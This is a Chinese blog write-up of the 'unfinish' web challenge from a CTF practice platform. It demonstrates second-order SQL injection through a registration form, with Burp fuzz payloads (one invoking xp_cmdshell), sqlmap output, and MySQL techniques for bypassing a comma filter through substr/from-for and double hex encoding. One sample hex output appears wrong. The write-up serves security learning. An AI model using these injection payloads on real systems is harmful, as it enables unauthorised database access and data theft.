攻防世界web进阶区unfinish详解

原创


無名之涟 于 2020-08-09 21:58:05 发布

分类专栏： CTF

本文链接：https://blog.csdn.net/hxhxhxhxx/article/details/107900247


攻防世界web进阶区unfinish详解

题目




详解


我们使用御剑，扫描一波




我们进入注册页面查看，发现这个，有注册的话猜一下二次注入（这里注入，然后去页面看结果）




我们先拿AWVS试试，





哦~我的上帝，它存在注入

我们试试，burp的fuzz看看他过滤了什么



还是过滤了蛮多的

这些是都没过滤的

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
1	'	200			2305	
2	a' or 1=1--	200			2305	
7	a' waitfor delay '0:0:10'--	200			2305	
8	1 waitfor delay '0:0:10'--	200			2305	
13	a'	200			2305	
15	' or 1=1	200			2305	
17	x' AND userid IS NULL; --	200			2305	
18	x' AND email IS NULL; --	200			2305	
20	x' AND 1=(SELECT COUNT(*) F...	200			2305	
21	x' AND members.email IS NULL; --	200			2305	
22	x' OR full_name LIKE '%Bob%	200			2305	
24	'; exec master..xp_cmdshell 'ping ...	200			2305	
25	'	200			2305	

Request | Response

Raw | Params | Headers | Hex

```
POST /register.php HTTP/1.1
Host: 220.249.52.133:54304
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Referer: http://220.249.52.133:54304/register.php
Connection: close
Upgrade-Insecure-Requests: 1
```

? < + > Type a search term 0 matches

Finished

既然知道了他是sql注入

那么我们为啥不用sqlmap呢

我们使用sqlmap，发现只能知道这里有注入点，但是过滤很严重

我们需要找找合适的tamper

SQLMap

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: email=123@123.com&username=12356' RLIKE (SELECT (CASE WHEN (1776=1776) THEN 12356 ELSE 0x28 END)) AND 'unZg
'='unZg&password=123456
---
[21:27:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP, PHP 5.5.9
back-end DBMS: MySQL unknown (MariaDB fork)
[21:27:01] [INFO] fetching database names
[21:27:01] [INFO] fetching number of databases
[21:27:01] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrie
val
[21:27:01] [INFO] retrieved:
[21:27:02] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch
'--hex'
[21:27:02] [ERROR] unable to retrieve the number of databases
[21:27:02] [INFO] falling back to current database
[21:27:02] [INFO] fetching current database
[21:27:02] [INFO] retrieved:
[21:27:02] [CRITICAL] unable to retrieve the database names
[21:27:02] [INFO] fetched data logged to text files under 'C:\Users\12100\AppData\Local\sqlmap\output\220.249.52.133'

[*] ending @ 21:27:02 /2020-08-09/


D:\Python27\sqlmap>python2 sqlmap.py -r C:\Users\12100\Desktop\55.txt --level=3 --dbs
```


哦~我的上帝，果然不行，看来还得看看师傅们怎么写的

我们推测这里的语句是


`insert into tables value('$email','$username','$passwpord');`
登录成功后语句：

`SELECT * FROM tables WHERE email = ''$email";`
他这里注册的时候作了限制，所以联合查询这种方法不能用。

那么尝试在注册时用户名处进行闭合。

用户名处构造`group_concat(1,database()),database','1')#`

结果返回
`nnnnoooo!!!`
有过滤，



被过滤就是这样子

用户名注册时加个单引号注册失败，双引号注册成功，说明可能为单引号闭合·，


注册一个。

`email: 123@123.com`

`username: 1' and '0`

`password: 123`

登陆发现，用户名处回显0



说明存在注入，and运算结果为0.

下面节选自
https://yanmie-art.github.io/2020/08/05/%E6%94%BB%E9%98%B2%E4%B8%96%E7%95%8Cunfinish/

与其他编程语言不同，MySQL中，+(加号)只有一个功能：运算符。

如果加号运算中有字符，那么mysql就会把字符转变为数字在相加，比如select ‘1’+‘1a’;结果为2，转换过程跟php类似。

下面看几个例子。

```
mysql> select '1'+'1a';
+----------+
| '1'+'1a' |
+----------+
|        2 |
+----------+
1 row in set, 1 warning (0.00 sec)

mysql> select '0'+database();
+----------------+
| '0'+database() |
+----------------+
|              0 |
+----------------+
1 row in set (0.00 sec)
```

可以用截取的方法，截取处每一位，然后ascii编码。

```
mysql> select '0'+ascii(substr(database(),1,1));
+----------------------------------+
| '0'+ascii(substr(database(),1,1)) |
+----------------------------------+
|                              100 |
+----------------------------------+
1 row in set (0.00 sec)

mysql> select '0'+ascii(substr(database(),2,1));
+----------------------------------+
| '0'+ascii(substr(database(),2,1)) |
+----------------------------------+
|                              118 |
+----------------------------------+
1 row in set (0.00 sec)
```

成功截取，但是逗号被过滤，该咋办。使用`from...for...`代替。

```
mysql> select '0'+ascii(substr(database() from 1 for 1));
+-------------------------------------------+
| '0'+ascii(substr(database() from 1 for 1)) |
+-------------------------------------------+
|                                       100 |
+-------------------------------------------+
1 row in set (0.00 sec)

mysql> select '0'+ascii(substr((database()) from 2 for 1));
+---------------------------------------------+
| '0'+ascii(substr((database()) from 2 for 1)) |
+---------------------------------------------+
|                                         118 |
+---------------------------------------------+
1 row in set (0.00 sec)
```

还有可以使用十六进制转换后运算

有疑问，为啥不用二进制或者八进制。用例子来说明：

```
mysql> select bin('dvwa');
+-------------+
| bin('dvwa') |
+-------------+
| 0           |
+-------------+
1 row in set (0.00 sec)

mysql> select oct('dvwa');
+-------------+
| oct('dvwa') |
+-------------+
| 0           |
+-------------+
1 row in set (0.00 sec)

mysql> select hex('dvwa');
+-------------+
| hex('dvwa') |
+-------------+
| 64767761    |
+-------------+
1 row in set (0.00 sec)
```

可以看到，只有十六进制成功转换。
但是又出来一个问题，如果十六进制转换后的字符串有字母的话，转化为数字就会相加就会丢失字符。

```
mysql> select hex('dvwa{}');
+---------------+
| hex('dvwa{}') |
+---------------+
| 647677617B7D  |
+---------------+
1 row in set (0.00 sec)

mysql> select hex('dvwa{}')+'0';
+--------------------+
| hex('dvwa{}')+'0' |
+--------------------+
|          647677617 |
+--------------------+
1 row in set (0.00 sec)
```

所以需要在进行一次十六进制。

```
mysql> select hex(hex('flag{}'));
+--------------------------+
| hex(hex('flag{}'))       |
+--------------------------+
| 3636364336313637373744 |
+--------------------------+
1 row in set (0.00 sec)

mysql> select hex(hex('flag{}'))+'0';
+------------------------+
| hex(hex('flag{}'))+'0' |
+------------------------+
|   3.636364336313637e23 |
+------------------------+
1 row in set (0.00 sec)
```

又但是当这个长字符串转成数字型数据的时候会变成科学计数法，也就是说会丢失数据精度。

这里还可以使用分段读法。

```
mysql> select substr(hex(hex('dvwa{}')) from 1 for 10)+'0';
+-----------------------------------------------+
| substr(hex(hex('dvwa{}')) from 1 for 10)+'0' |
+-----------------------------------------------+
|                                    3634373637 |
+-----------------------------------------------+
1 row in set (0.00 sec)

mysql> select substr(hex(hex('dvwa{}')) from 11 for 10)+'0';
+-----------------------------------------------+
| substr(hex(hex('dvwa{}')) from 11 for 10)+'0' |
+-----------------------------------------------+
|                                     3736313742 |
+-----------------------------------------------+
1 row in set (0.00 sec)

mysql> select substr(hex(hex('dvwa{}')) from 21 for 10)+'0';
+-----------------------------------------------+
| substr(hex(hex('dvwa{}')) from 21 for 10)+'0' |
+-----------------------------------------------+
|                                          3744 |
+-----------------------------------------------+
1 row in set (0.00 sec)

mysql> select unhex(unhex(363437363737363137423744));
+----------------------------------------+
| unhex(unhex(363437363737363137423744)) |
+----------------------------------------+
| dvwa{}                                 |
+----------------------------------------+
1 row in set (0.11 sec)
```

